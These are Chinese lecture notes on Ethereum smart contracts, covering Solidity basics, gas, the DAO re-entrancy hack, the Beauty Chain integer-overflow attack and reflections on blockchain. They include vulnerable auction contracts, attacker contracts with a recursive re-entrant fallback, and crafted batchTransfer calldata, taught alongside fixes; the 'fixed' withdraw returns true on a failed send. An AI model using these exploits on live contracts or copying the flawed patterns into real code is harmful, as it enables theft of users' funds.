Q3: 挖矿不一定是坏的，如何理解？

A3: 电能无法存储，故挖矿可以消耗一些电能丰富地区过剩的电能

Lecture20 Smart Contract

● 智能合约为 ETH 的精髓，是与 BTC 的主要区别；

智能合约为运行在区块链中的一段代码，代码逻辑定义了合约内容，智能合约账户保存了合约当前状态。

```

pragma solidity ^0.4.21;

contract SimpleAuction {
    address public beneficiary; //拍卖受益人
    uint public auctionEnd; //结束时间
    address public highestBidder; //当前的最高出价人
    mapping(address => uint) bids; //所有竞拍者的出价
    address[] bidders; //所有竞拍者

    // 需要记录的事件
    event HighestBidIncreased(address bidder, uint amount);
    event Pay2Beneficiary(address winner, uint amount);

    /// 以受益者地址`_beneficiary`的名义,
    /// 创建一个简单的拍卖, 拍卖时间为`_biddingTime`秒。
    constructor(uint _biddingTime, address _beneficiary)
        public {
        beneficiary = _beneficiary;
        auctionEnd = now + _biddingTime;
    }

    /// 对拍卖进行出价, 随交易一起发送的ether与之前已经发送的
    /// ether的和为本次出价。
    function bid() public payable {
    }

    /// 使用withdraw模式
    /// 由投标人自己收回出价, 返回是否成功
    function withdraw() public returns (bool) {
    }

    /// 结束拍卖, 把最高的出价发送给受益人
    function pay2Beneficiary() public returns (bool) {
    }
}

```

声明使用solidity的版本

状态变量

log记录

构造函数, 仅在合约创建时调用一次

成员函数, 可以被一个外部账户或合约账户调用

本实例改编自Solidity文档: 简单的公开拍卖

Mapping : Hash 表, 不支持遍历, 要用数组保存。

数组元素添加及调用长度 : `Bidders.push()` ; `bidder.length`;

- 外部账户调用智能合约 ?

创建一个交易, 接收地址为要调用的智能合约的地址, `data` 域填写要调用的函数及参数的编码值。

- 一个合约如何调用另一个合约的函数 ?

直接
调用

```

3  contract A {
4      event LogCallFoo(string str);
5      function foo(string str) returns (uint){
6          emit LogCallFoo(str);
7          return 123;
8      }
9  }
10
11 contract B {
12     uint ua;
13     function callAFooDirectly(address addr) public{
14         A a = A(addr);
15         ua = a.foo("call foo directly");
16     }
17 }

```

(1)若 `a.foo()`抛出
常, `callAooDirectly`
也抛出错误, 本次
调用全部回滚。
(2)可以通过`.gas()`
和`.value()`调整提供
的 gas 数量或提供
一些 ETH

		(3) ua 为函数返回值。
使用 address 类型的 call() 函数	<pre>contract C { function callAFooByCall(address addr) public returns (bool){ bytes4 funcsig = bytes4(keccak256("foo(string)")); if (addr.call(funcsig, "call foo by func call")) return true; return false; } }</pre> <p>(1) 第一个参数被编码成 4 个字节，表示要调用的函数的签名。 (2) 其他参数会被扩展到 32 字节，表示要调用函数的参数。</p>	<p>(3) 可以通过 .gas() 和 .value() 调整提供的 gas 数量或提供一些 ETH。</p> <p>(4) 无法获得函数返回值，仅得到 true(被调用函数执行完毕) 或 false(引发异常)。</p>
代理调用 delegatecall()	<p>(1) 使用方法同 call() 相同，只是不能使用 .value()</p> <p>(1) 区别在于是否切换上下文：</p> <ul style="list-style-type: none"> a) call() 切换到被调用的智能合约上下文中 b) delegatecall() 只使用给定地址的代码，其他属性(存储、余额等)都取自当前合约。Delegatecall 的目的是使用存储在另外一个合约中的库代码。 	

- fallback() 函数

```
function() public [payable]{
    .....
}
```

- 匿名函数，没有参数也没有返回值
- 在两种情况下会被调用：
 - ◆ 直接向一个合约地址转账而不加任何 data
 - ◆ 被调用的函数不存在
- 如果转账金额不是 0，同样需要声明 payable，否则会抛出异常，一般都要声明

- 智能合约的创建和运行

智能合约的代码写完后，要编译成 bytecode

创建合约：外部账户发起一个转账交易到 0x0 的地址

转账金额为 0，但要付 Gas 费

合约的代码放在 data 域中

智能合约运行在 EVM (Ethereum Virtual Machine) 上

以太坊是一个交易驱动的状态机

调用智能合约的交易发布到区块链上后，每个矿工都会执行这个交易，从当前状态确定性地转移到下一个状态

- 汽油费

- 智能合约是 Turing-complete programming Model
- (动机)判断是否为死循环 : Halting problem(停机问题) ; 不可解, 非 NPC
- 执行合约中的指令要收取汽油费, 由发起交易的人来支付

```
type txdata struct {
    AccountNonce uint64      `json:"nonce"      gencodec:"required"`
    Price        *big.Int     `json:"gasPrice"   gencodec:"required"`
    GasLimit     uint64      `json:"gas"       gencodec:"required"`
    Recipient    *common.Address `json:"to"       rlp:"nil" // nil means contract creation`
    Amount       *big.Int     `json:"value"     gencodec:"required"`
    Payload      []byte      `json:"input"     gencodec:"required"`
}
```

Payload : 调用的函数

- EVM 中不同的指令消耗的汽油费是不一样的, 简单的指令便宜如加减运算, 复杂的运算如 hash 或需要存储状态的指令很贵
- Gas 一开始全扣掉, 多的退掉; 交易具有原子性, 要么执行全部, 要么不执行; 且耗掉的汽油费不退, 防止恶意节点 denial attack
- Block header 中有两个域是关于 Gas 的

GasLimit	uint64	`json:"gasLimit"	gencodec:"required"
GasUsed	uint64	`json:"gasUsed"	gencodec:"required"

GasUsed : 区块中所有交易消耗的 Gas

GasLimit : 区块中所有交易能够消耗的 Gas 上限(矿工可以在上一个基础上微调 1/1024, 向上或向下; 不同于 BTC 写死的 1M)

- 错误处理

- 智能合约中不存在自定义的 try-catch 结构
- 一旦遇到异常, 除特殊情况外, 本次执行操作全部回滚
- 引发错误的语句
 - ◆ assert(bool condition) : 条件不满足抛出——用于内部错误
 - ◆ require(bool condition): 条件不满足抛出——用于输入或外部组件引起的错误
 - ◆ revert(): 无条件抛出异常、回滚, 之前版本为 throw()

- 嵌套调用

- 嵌套调用是指一个合约调用另一个合约中的函数
- Q: 如果被调用的合约执行过程中发生异常, 会不会导致调用的合约一起回滚 (连锁式回滚) ?
 - A: 直接调用会触发连锁式回滚; call()、delegatecall()不会
- 有些情况无意间会引起嵌套调用, 如一个合约向另一个合约账户转账, 没有指明调用哪个函数, 会调用 fallback 函数

Q: 是先执行智能合约还是先挖矿?

A: 状态树、交易树与收据树均被全节点维护在本地, 扣 Gas, 只是全节点在本地修改一下状态, 只有发布到区块链上, 才会形成共识。故要先执行智能合约, 这样三棵树才能确定, 才能确定 block header, 才能进行挖矿。

Q: 只有那些打包到区块链上的对应矿工才能得到 Gas, 不给 Gas, 不验证区块行不行?

A: 不行, 不验证交易, 无法更改本地的三棵树状态, 因为发布的区块只有三棵树的 root Hash, 无法得知三棵树的具体内容, 故无法跳过验证环节。

Q: 发布到区块链中的交易是不是都是成功执行的?

A: 不一定。不成功的也要发布, 扣掉 Gas 费用。

```

45 // Receipt represents the results of a transaction.
46 type Receipt struct {
47     // Consensus fields
48     PostState []byte `json:"root"`
49     Status uint64 `json:"status"`
50     CumulativeGasUsed uint64 `json:"cumulativeGasUsed" gencodec:"required"`
51     Bloom Bloom `json:"logsBloom" gencodec:"required"`
52     Logs []*Log `json:"logs" gencodec:"required"`
53
54     // Implementation fields (don't reorder!)
55     TxHash common.Hash `json:"transactionHash" gencodec:"required"`
56     ContractAddress common.Address `json:"contractAddress"`
57     GasUsed uint64 `json:"gasUsed" gencodec:"required"`
58 }
```

Receipt (收据) 的 status 域表示交易是否成功的状态。

Q: 智能合约是不是支持多线程? 多核并行处理?

A: 不是。Solidity 语言不支持多线程。因为多个核对内存访问顺序不同, 则执行结果可能不一致, 违背状态机状态由交易确定的性质。类似的, 其他可能造成结果不确定的操作, 如随机数生成也不支持, ETH 中用的都是伪随机数。

- 智能合约可以获得的区块信息


- `block.blockhash(uint blockNumber) returns (bytes32)`: 给定区块的哈希—仅对最近的 256 个区块有效而不包括当前区块
- `block.coinbase (address)`: 挖出当前区块的矿工地址
- `block.difficulty (uint)`: 当前区块难度
- `block.gaslimit (uint)`: 当前区块 gas 限额
- `block.number (uint)`: 当前区块号
- `block.timestamp (uint)`: 自 unix epoch 起始当前区块以秒计的时间戳

- 智能合约可以获得的调用信息

- `msg.data (bytes)`: 完整的 calldata
- `msg.gas (uint)`: 剩余 gas
- `msg.sender (address)`: 消息发送者 (当前调用)
- `msg.sig (bytes4)`: calldata 的前 4 字节 (也就是函数标识符)
- `msg.value (uint)`: 随消息发送的 wei 的数量
- `now (uint)`: 目前区块时间戳 (`block.timestamp`)
- `tx.gasprice (uint)`: 交易的 gas 价格
- `tx.origin (address)`: 交易发起者 (完全的调用链)

- Msg.sender 与 tx.origin 的区别 (下面举例) :

如 A → B → C



合约 A 调用 B 中 f1 函数，B 调用了 C 中 f2 函数。对 f2 来说，B 为 sender，C 为 origin(最初发起人)

- 地址类型

```

<address>.balance ( uint256 ):
以 Wei 为单位的 地址类型 的余额。

<address>.transfer(uint256 amount):
向 地址类型 发送数量为 amount 的 Wei, 失败时抛出异常, 发送 2300
gas 的矿工费, 不可调节。

<address>.send(uint256 amount) returns (bool):
向 地址类型 发送数量为 amount 的 Wei, 失败时返回 false, 发送 2300
gas 的矿工费用, 不可调节。

<address>.call(...) returns (bool):
发出底层 CALL, 失败时返回 false, 发送所有可用 gas, 不可调节。

<address>.callcode(...) returns (bool):
发出底层 CALLCODE, 失败时返回 false, 发送所有可用 gas, 不可调节。

<address>.delegatecall(...) returns (bool):
发出底层 DELEGATECALL, 失败时返回 false, 发送所有可用 gas, 不可调
节。

```

- 所有智能合约均可显式地转换为地址类型。
- 转账函数 transfer 会引发连锁式回滚, send、call 返回 false, 不会触发连锁式回滚
- transfer、send 仅发送固定数目的 gas, 而 call 会将全部 gas 发送
- 一个例子：拍卖

```

pragma solidity ^0.4.21;

contract SimpleAuctionV1 {
    address public beneficiary;           //拍卖受益人
    uint public auctionEnd;              //结束时间
    address public highestBidder;        //当前的最高出价人
    mapping(address => uint) bids;       //所有竞拍者的出价
    address[] bidders;                 //所有竞拍者
    bool ended;                         //拍卖结束后设为true

    // 需要记录的事件
    event HighestBidIncreased(address bidder, uint amount);
    event AuctionEnded(address winner, uint amount);

    /// 以受益者地址 `beneficiary` 的名义,
    /// 创建一个简单的拍卖, 拍卖时间为 `biddingTime` 秒。
    constructor(uint _biddingTime, address _beneficiary) public {
        beneficiary = _beneficiary;
        auctionEnd = now + _biddingTime;
    }
}

```

Constructor 为构造函数, 每个智能合约只有一个, 在创建时调用一次, 之后不会再调用。

```

/// 对拍卖进行出价
/// 随交易一起发送的ether与之前已经发送的ether的和为本次出价
function bid() public payable {
    // 对于能接收以太币的函数，关键字 payable 是必须的。

    // 拍卖尚未结束
    require(now <= auctionEnd);
    // 如果出价不够高，本次出价无效，直接报错返回
    require(bids[msg.sender]+msg.value > bids[highestBidder]);

    //如果此人之前未出价，则加入到竞拍者列表中
    if (!(bids[msg.sender] == uint(0))) {
        bidders.push(msg.sender);
    }
    //本次出价比当前最高价高，取代之
    highestBidder = msg.sender;
    bids[msg.sender] += msg.value;
    emit HighestBidIncreased(msg.sender, bids[msg.sender]);
}

```

成员函数 bid(),
出价函数

● 关于竞标结束，竞标失利者的退钱问题

版本一：某人调用 auctionEnd 函数，将钱退回原账户

```

/// 结束拍卖，把最高的出价发送给受益人,
/// 并把未中标的出价者的钱返还
function auctionEnd() public {
    //拍卖已截止
    require(now > auctionEnd);
    //该函数未被调用过
    require(!ended);

    //把最高的出价发送给受益人
    beneficiary.transfer(bids[highestBidder]);
    for (uint i = 0; i<bidders.length;i++){
        address bidder = bidders[i];
        if (bidder == highestBidder) continue;
        bidder.transfer(bids[bidder]);
    }

    ended = true;
    emit AuctionEnded(highestBidder, bids[highestBidder]);
}

```

存在问题：假设某个用户的代码如下

```

pragma solidity ^0.4.21;

import "./SimpleAuctionV1.sol";

contract hackV1 {

    function hack_bid(address addr) payable public {
        SimpleAuctionV1 sa = SimpleAuctionV1(addr);
        sa.bid.value(msg.value)();
    }

}

```

该用户未写 fallback 函数。

竞标者在竞标时调用 bid 函数都要上链。某人调用 auctionEnd 函数，矿工在执行该指令时，只是改本地的数据结构，而并非将多个退钱转账交易发布到区块链中。由于该用户无 fallback 函数，会引发异常，导致回滚，auctionEnd 中所有操作回滚，谁都取不到钱，ETH 被锁。该智能合约已上链，谁也无法更改。

Q：为防止此类钱被锁住情况，可不可以留后门，指定一个系统管理员有超级权利，允许其任意转账等操作？

A：与去中心化理念背道而驰，不可取。

智能合约中有专门的锁仓操作，如创业初期的 premining；

版本二：由投标者自己取回出价

```

/// 使用withdraw模式
/// 由投标者自己取回出价，返回是否成功
function withdraw() public returns (bool) {
    // 拍卖已截止
    require(now > auctionEnd);
    // 竞拍成功者需要把钱给受益人，不可取回出价
    require(msg.sender!=highestBidder);
    // 当前地址有钱可取
    require(bids[msg.sender] > 0);

    uint amount = bids[msg.sender];
    if (msg.sender.call.value(amount)()) {
        bids[msg.sender] = 0;
        return true;
    }
    return false;
}

event Pay2Beneficiary(address winner, uint amount);
/// 结束拍卖，把最高的出价发送给受益人
function pay2Beneficiary() public returns (bool) {
    // 拍卖已截止
    require(now > auctionEnd);
    // 有钱可以支付
    require(bids[highestBidder] > 0);

    uint amount = bids[highestBidder];
    bids[highestBidder] = 0;
    emit Pay2Beneficiary(highestBidder, bids[highestBidder]);

    if (!beneficiary.call.value(amount)()) {
        bids[highestBidder] = amount;
        return false;
    }
    return true;
}

```

问题：重入攻击 (re-entrancy attack)

- (1) 当合约账户收到 ETH 但未调用函数时，会立刻执行 fallback 函数
- (2) 通过 addr.send(),addr.transfer(),aggr.call.value() 三种方式付钱都会触发 fallback 函数
- (3) fallback 函数由用户自己编写，若写成如下：

```

pragma solidity ^0.4.21;

import "./SimpleAuctionV2.sol";

contract HackV2 {
    uint stack = 0;

    function hack_bid(address addr) payable public {
        SimpleAuctionV2 sa = SimpleAuctionV2(addr);
        sa.bid.value(msg.value)();
    }

    function hack_withdraw(address addr) public payable{
        SimpleAuctionV2(addr).withdraw();
    }

    function() public payable{
        stack += 2;
        if (msg.sender.balance >= msg.value && msg.gas > 6000 && stack < 500){
            SimpleAuctionV2(msg.sender).withdraw();
        }
    }
}

```

会递归调用 fallback 函数, 直至智能合约中余额不够或汽油费不够或栈快要溢出。

对其进行修改 :

修改前	修改后
<pre> /// 使用withdraw模式 /// 由投标者自己取回出价, 返回是否成功 function withdraw() public returns (bool) { // 拍卖已截止 require(now > auctionEnd); // 竞拍成功者需要把钱给受益人, 不可取回出价 require(msg.sender!=highestBidder); // 当前地址有钱可取 require(bids[msg.sender] > 0); uint amount = bids[msg.sender]; if (msg.sender.call.value(amount)()) { bids[msg.sender] = 0; return true; } return false; } </pre>	<pre> /// 使用withdraw模式 /// 由投标者自己取回出价, 返回是否成功 function withdraw() public returns (bool) { // 拍卖已截止 require(now > auctionEnd); // 竞拍成功者需要把钱给受益人, 不可取回出价 require(msg.sender!=highestBidder); // 当前地址有钱可取 require(bids[msg.sender] > 0); uint amount = bids[msg.sender]; bids[msg.sender] = 0; if (!msg.sender.send(amount)) { bids[msg.sender] = amount; return true; } return false; } </pre>

修改之处 : (1) 将用户 bids 数组中值先清零

(2) 用 send,transfer 函数, 发送的汽油费少, call 将全部汽油费都发送

Lecture21 the DAO (Decentralized Autonomous Organization)

- DAO:去中心化自治组织, 不一定以盈利为目的, 规章制度写在代码里
DAC(Corporation):去中心化自治公司, 以盈利为目的
- The DAO : 本质上为一个运行在 ETH 上的智能合约

- 2016 年 5 月开始众筹，民主投票，决定投资哪个公司，出现时被认为是伟大尝试，一个月筹到 1.5 亿美元的 ETH，规模空前，但仅存活三个月
 - Split DAO (取回收益唯一方式)：拆分 DAO，建立子基金 (child DAO)，换回相应数量的 ETH，拆分后有 28 天的锁定期
 - 重入攻击，黑客取走 5 千万，占到 1/3
- 面对攻击，分为两派：(1) 回滚交易：保障投资者
(2) 无需改变：黑客不犯法，code is law，区块链的精神为不可篡改，且 the DAO 仅为 ETH 上的应用，不是 ETH 自身的问题
ETH 核心团队支持回滚交易，影响太大，DAO 交易占到百分之十几，不想让黑客控制如此多的币，too big to fail (08 金融危机)
 - 如何补救？

方案一：从攻击发生的前一个区块进行分叉

不行，后面合法的交易亦会被回滚

方案二：两步走 (1) 锁定黑客账户：软件升级，增加新规则，DAO 基金账户不允许任何交易 (软分叉) (2) 退回被盗的钱，清退 the DAO 账户上的钱。
但程序有个 bug，对检验是否为 the DAO 账户交易未收 Gas，故矿工受到 denial attack，该方案失败

方案三：硬分叉：软件升级，增加智能合约，将钱退回。在 192 万个区块，自动执行将 the DAO 上的基金转到一个智能合约，该合约将钱全部退回，强行记账。

新链：ETH

旧链：ETC Ethereum Classic，虽然初始不确定 ETC 走多远，但算力逐渐增多，并且上市

在旧链上的矿工出于两种目的：

- (1) 出于投机目的，旧链算力小，难度小，获益更容易些
- (2) 出于信仰，坚持去中心化

新链上的 tx 在旧链合法，旧链上的 tx 在新链合法，后来引入 chain ID

Q：为什么冻结所有账户？而非仅仅黑客账户

A：别人也可以利用漏洞进行攻击

Lecture22 Beauty Chain

- 背景介绍
 - 一些代币没有自己的链，在 ETH 上进行 ICO(Initial Coin Offering)
 - 美链（Beauty Chain）是一个部署在以太坊上的智能合约，有自己的代币 BEC。
 - 没有自己的区块链，代币的发行、转账都是通过调用智能合约中的函数来完成的。
 - 可以自己定义发行规则，每个账户有多少代币也是保存在智能合约的状态变量里
 - ERC 20 (Ethereum Request for Comments)是以太坊上发行代币的一个标准，规范了所有发行代币的合约应该实现的功能和遵循的接口
- 美链中有一个叫 batchTransfer 的函数，它的功能是向多个接收者发送代币，然后把这些代币从调用者的账户上扣除。batchTransfer 的代码如下：

```
function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {  
    uint cnt = _receivers.length;  
    uint256 amount = uint256(cnt) * _value;  
    require(cnt > 0 && cnt <= 20);  
    require(_value > 0 && balances[msg.sender] >= amount);  
  
    balances[msg.sender] = balances[msg.sender].sub(amount);  
    for (uint i = 0; i < cnt; i++) {  
        balances[_receivers[i]] = balances[_receivers[i]].add(_value);  
        Transfer(msg.sender, _receivers[i], _value);  
    }  
    return true;  
}
```

问题：数学运算溢出问题（上面代码第三行）

```
Function: batchTransfer(address[] _receivers, uint256 _value)  
  
MethodID: 0x83f12fec  
[0]: 000000000000000000000000000000000000000000000000000000000000000040  
[1]: 8000000000000000000000000000000000000000000000000000000000000000000000000000000000  
[2]: 00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000002  
[3]: 00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000033  
[4]: 00000000000000000000000000000000e823ffe018727585eaf5bc769fa80472f76c3d7
```

黑客可以构造这样的参数：

- 第[0]号参数是_receivers 数组在参数列表中的位置，从第 64 个 byte

开始，即[2]号参数，先指明数组参数长度为 2，接着[3],[4]号参数表示两个接受者的地址。

- [1]号参数是给每个接受者转账的金额
- 通过这样的参数计算出来的 amount 恰好溢出为 0

实际攻击的一个例子：

TxHash:	0xad89ff16fd1ebe3a0a7cf4ed282302c06626c1af33221ebe0d3a470aba4a660f
TxReceipt Status:	Success
Block Height:	5483643 (344833 block confirmations)
TimeStamp:	60 days 9 hrs ago (Apr-22-2018 03:28:52 AM +UTC)
From:	0x09a34e01fbaa49f27b0b129d3c5e6e21ed5fe93c
To:	Contract 0xc5d105e63711398af9bbff092d4b6769c82f793d (BeautyChainToken)
Token Transfer:	<div style="border: 2px solid red; padding: 5px;"><p>» 57,896,044,618,658,100,000,000,000,000,000,000,000,000,000,000,000,000,000,000,792003956564819968 ❤ ERC20 (BeautyChain Token) from 0x09a34e01fbaa49f... to → 0xb4d30cac5124b4...</p><p>» 57,896,044,618,658,100,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,792003956564819968 ❤ ERC20 (BeautyChain Token) from 0x09a34e01fbaa49f... to → 0xe823ffe0187275...</p></div>
Value:	0 Ether (\$0.00)
Gas Limit:	76737
Gas Used By Txn:	76737
Gas Price:	0.000000001 Ether (1 Gwei)
Actual Tx Cost/Fee:	0.000076737 Ether (\$0.04)
Nonce & {Position}:	5 {94}

该事件后 BEC 价格发生断崖式下跌，交易所紧急停止提币操作

- 该事件的反思：

注意运算中可能出现的溢出情况

Solidity 语言中有 SafeMath 库，可以容易地检测溢出

下面是 SafeMath 库中的乘法，通过 assert 检测是否溢出

```
library SafeMath {

    /**
     * @dev Multiplies two numbers, throws on overflow.
     */
    function mul(uint256 a, uint256 b) internal pure returns (uint256 c) {
        if (a == 0) {
            return 0;
        }
        c = a * b;
        assert(c / a == b);
        return c;
    }
}
```

Lecture23 Thinking of ETH

- 关于智能合约的反思

IS smart contract really smart ?

Smart contract is anything but smart.

非智能，应为自动合约，代码合同；自动执行，如物理世界的 ATM 机

- 关于不可篡改性质的反思

Irrevocability is a double-edged sword.

智能合约写好后不可篡改，该性质为双刃剑。

一方面不可篡改性保证安全；但若规则有误，无法补救，升级困难

已发生攻击，企图冻结账户，中止交易困难，因为已发布到区块链的智能合约，无法阻止其被调用，除非软分叉冻结相关账户，但升级困难。

若发生攻击，和黑客同样手段，发动攻击，把钱转移到安全账户。

- 关于不可篡改的绝对性

Nothing is irrevocable。

分叉攻击，重大事件如 The DAO，想改也是可以改的

代码是死的，人是活的，即便宪法都可修改

美国 18 宪法修正案 prohibition 禁酒令，21 号宪法修正案取消禁酒令

- 关于 ETH 编程语言 solidity

Is solidity the right programming language ?

编写智能合约的语言应具有怎样的能力？需要图灵完备吗？

有人提出选择表达能力适中的语言，既不像 BTC script 一样简单，又非图灵完备。但实际很难设计出难度适中的编程语言，因为很难预料将来的漏洞
现实中，合同存在模板；ETH 发展方向，向模板方向发展。

- 关于开源的安全性

许多人认为开源，接受监督，增加了公信力，因此开源的代码是安全的。

Q：为什么无数眼盯着，仍出现漏洞？ Many eyeball fallacy/misbelief 错误认识

A：看得人较少，许多人认为其他人看过；看的人也不一定有足够的专业知识能够看出错误。

因此涉及财产安全的一定要看仔细。

- 关于去中心化

What does decentralization mean?

关于 the DAO 事件，ETH 硬分叉，强行记账的做法是否太中心化的思考：

- (2) 首先对于是否硬分叉进行投票
- (2) 非强迫进行升级，矿工选择升级，用行动支持分叉，矿工亦有权利选择升级。

去中心化系统规则并非无法修改，对规则的修改通过去中心化的方式进行。

- 关于分叉

分叉是去中心化的体现。用户不满意，有选择分叉的权利，而中心化系统，不满意只能选择离开该系统。因此存在分叉的选项是民主的体现。

- Decentralized ≠ distributed 去中心化≠分布式

去中心化一定为分布式的，分布式的不一定为去中心化的。

BTC、ETH 为状态机（state machine），让机器做相同的工作，这与大多数分布式系统的工作方式不同，大多数分布式系统，机器做不同的工作，最终汇总。

做相同工作是为了容错，其中一台机器出错，不会影响该系统的运作，最早应用于 mission critical application，如 air traffic control ;stock exchange;，但一般机器数较少，甚至为个位数，与 BTC、ETH 成千上万台机器做相同工作不同因此在 ETH 存储的代价高，智能合约是用来编写控制逻辑，大型运算或存储应找云计算平台。

Lecture24 Summary in Blockchain

- 区块链概念滥用问题

效率、防伪问题都往区块链上套，好像区块链能解决所有问题

- (1) 保险理赔问题：过程慢(几周)非支付问题，而是理赔内容需人工审核，支付并非问题瓶颈，区块链亦不能改善该问题。
- (2) 防伪溯源：例如有机蔬菜，从生产到运输到销售全部上链，但并不能保证蔬菜为有机的。若蔬菜本身存在问题，如被掉包等不能被区块链检测出。区块链仅保证内容上链后不可篡改，但内容可能本身存在问题。
- Q：信任相关问题。有人认为在互不信任的实体间达成共识为伪命题，如果不信任，退换得不到保证，怎么会买东西？

A : 中心化与去中心化并非黑白分明, BTC 是一种支付方式, 可以在中心化平台如亚马逊使用。中心化的商业模式也可以采用去中心化的支付方式。成功的商业模式可以既有中心化成分, 又有非中心化成分。

- 关于区块链的不可篡改性。转账写到区块链, 无法撤销, 退款问题如何处理 ?
退款并非取消之前的支付交易, 而是发起新的交易退钱, 总共是两笔交易。在区块链中也是同样的道理。
- 关于法律的监管、保护问题。目前尚未有法律对其进行监管
没有法律监管, 同时意味着没有司法保护
如在美国信用卡被盗刷, 银行承担损失, 用户最多 50 美元损失
法律保护与支付手段、技术问题本身无关, 各国的法律不同
- 加密货币的发展前景
加密货币应用于已有支付方式解决的不够好的问题。在已有解决够好的领域,
不必与现有支付方式进行竞争。
Internet 使得信息无国界传播 ; 但关于金钱的跨国支付却比较麻烦。
(Information can flow freely on Internet, but payment cannot.)
有人预言下一代网络为价值交换网络(Internet of value)。
现有的支付、信息传播渠道是分开的, 未来方向支付与信息渠道相融合。
- 关于支付效率问题 : BTC、ETH 等能耗高, 与银联等相比低效
 - (1) 加密货币不应与已有支付方式作斗争, 而是补足已有支付方式欠缺的领域, 如跨国交易 ;
 - (2) 加密货币也在发展进步, 新型加密货币逐步提高支付效率
 - (3) 评价一个支付方式的好坏, 要在特定环境下评判。例如电报在如今看
来很低效, 但在当时历史条件下与昂贵稀缺电话以及书信相比, 是比
较高效的通讯方式。目前, 在跨国交易方面相对是高效的。
- 关于智能合约
software is eating the world. 软件正在颠覆世界, 程序化是一种趋势。
虽然现在智能合约出现过一些事故, 但毕竟其刚刚诞生没多久, 还在发
展 ; 物理世界的自动执行的机器 ATM 机在如今亦会出故障, 但仍在使用
- 智能合约、去中心化并非能解决一切问题。大多数就是对的吗 ? 也未必。
Democracy is the worst form of government except for all those other forms
that have been tried from time to time. -----丘吉尔
If the business is bad , it' s also bad on Internet. (因特网浪潮时, 亦适应
于现在区块链浪潮)